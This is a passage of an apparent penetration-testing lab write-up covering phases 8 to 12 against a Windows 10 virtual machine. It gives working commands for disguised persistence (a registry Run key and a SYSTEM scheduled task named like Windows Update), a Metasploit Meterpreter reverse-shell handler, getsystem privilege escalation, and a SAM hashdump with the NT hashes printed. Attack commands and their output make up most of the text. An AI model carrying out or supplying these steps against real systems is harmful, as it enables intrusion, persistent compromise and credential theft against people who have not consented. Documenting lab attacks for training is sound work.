


Phase 8: Persistence

MITRE ATT&CK: T1547.001 — Registry Run Keys, T1053.005 — Scheduled Task


1. Registry Run Key

```
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v  
WindowsUpdate /t REG_SZ /d "C:\Windows\Temp\update.exe" /f
```




2. Scheduled Task

```
schtasks /create /SC ONSTART /TN "WindowsUpdateCheck" /TR  
"C:\Windows\Temp\update.exe" /RU "NT AUTHORITY\SYSTEM" /RL HIGHEST /F
```



3. Startup Folder

Copy-Item C:\Windows\Temp\update.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\update.exe" -Force



Phase 9: Command & Control

MITRE ATT&CK: T1071.001 — Application Layer Protocol


msfconsole

use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.3.200

set LPORT 4444




The screenshot shows a terminal window titled 'Kali Linux' with a prompt 'eng@FLFL: ~'. The terminal displays the output of the 'show' command, listing various modules and their versions. Below this, the 'use exploit/multi/handler' command is entered, followed by 'set PAYLOAD windows/x64/meterpreter/reverse_tcp', 'set LHOST 192.168.3.200', and 'set LPORT 4444'. The final command is 'exploit', which results in the message 'Started reverse TCP handler on 192.168.3.200:4444'.


```
eng@FLFL: ~  
show  
[*] Metasploit v6.4.135-dev  
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]  
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp  
PAYLOAD => windows/x64/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.3.200  
LHOST => 192.168.3.200  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.3.200:4444
```

Command (evil-winrm):

Start-Process C:\Windows\Temp\update.exe



Meterpreter Session 1:




Phase 10: Privilege Escalation

MITRE ATT&CK: T1078.003 — Valid Accounts: SYSTEM, T1134.001 — Access Token Manipulation

getuid

getsystem

getuid




```
eng@FLFL:~  
rsan*MouseTrap*  
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*F1@g_Hunt3rs*bluenet*P0Ge2mE*  
  
=[ metasploit v6.4.135-dev ]  
+ -- --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]  
+ -- --=[ 433 post - 49 encoders - 14 nops - 12 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp  
PAYLOAD => windows/x64/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.3.200  
LHOST => 192.168.3.200  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.3.200:4444  
[*] Sending stage (248902 bytes) to 192.168.3.100  
[*] Meterpreter session 1 opened (192.168.3.200:4444 -> 192.168.3.100:49828) at 2026-09-10 22:13:19 -0400  
  
meterpreter > getuid  
Server username: DESKTOP-J7UPUK3\Victim  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

Result: NT AUTHORITY\SYSTEM

Phase 11: Credential Dumping

MITRE ATT&CK: T1003.002 — OS Credential Dumping: SAM

hashdump



```
eng@FLFL: ~  
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell reverse_tcp  
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp  
PAYLOAD => windows/x64/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.3.200  
LHOST => 192.168.3.200  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.3.200:4444  
[*] Sending stage (248902 bytes) to 192.168.3.100  
[*] Meterpreter session 1 opened (192.168.3.200:4444 -> 192.168.3.100:49828) at 2026-09-10 22:13:19 -0400  
  
meterpreter > getuid  
Server username: DESKTOP-J7UPUK3\Victim  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1243307c94e362914e876a1c1bc96b4a:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
flfl:1002:aad3b435b51404eeaad3b435b51404ee:e1e0e98011abd4afa1a529e2610b0ec6:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Victim:1001:aad3b435b51404eeaad3b435b51404ee:1243307c94e362914e876a1c1bc96b4a:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2d428f30d6396436d39bf68e8e2f0ace:::  
meterpreter >
```

Extracted NT Hashes:


- **Administrator:** 1243307c94e362914e876a1c1bc96b4a
- **DefaultAccount:** 31d6cfe0d16ae931b73c59d7e0c089c0
- **flfl:** e1e0e98011abd4afa1a529e2610b0ec6
- **Guest:** 31d6cfe0d16ae931b73c59d7e0c089c0
- **Victim:** 1243307c94e362914e876a1c1bc96b4a
- **WDAGUtilityAccount:** 2d428f30d6396436d39bf68e8e2f0ace

Phase 12: Discovery (Network)

MITRE ATT&CK: T1082 — System Information Discovery, **T1016** — System Network Configuration Discovery

sysinfo

ipconfig



The screenshot shows a Kali Linux virtual machine running a Windows 10 virtual machine. The terminal window is open, and the user has executed the following commands and received the following output:

```
meterpreter > sysinfo
Computer           : DESKTOP-37UPEK3
OS                 : Windows 10 22H2+ (10.0 Build 19045).
Architecture      : x64
System Language   : en-US
Domain            : WORKGROUP
Logged On Users   : 2
Meterpreter       : x64/windows
meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 10
=====
Name           : Intel(R) 82574L Gigabit Network Connection
Hardware MAC   : 00:0c:29:fd:ba:2a
MTU            : 1500
IPv4 Address   : 192.168.3.100
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::d897:7381:67e0:e65f
IPv6 Netmask   : ffff:ffff:ffff:ffff::

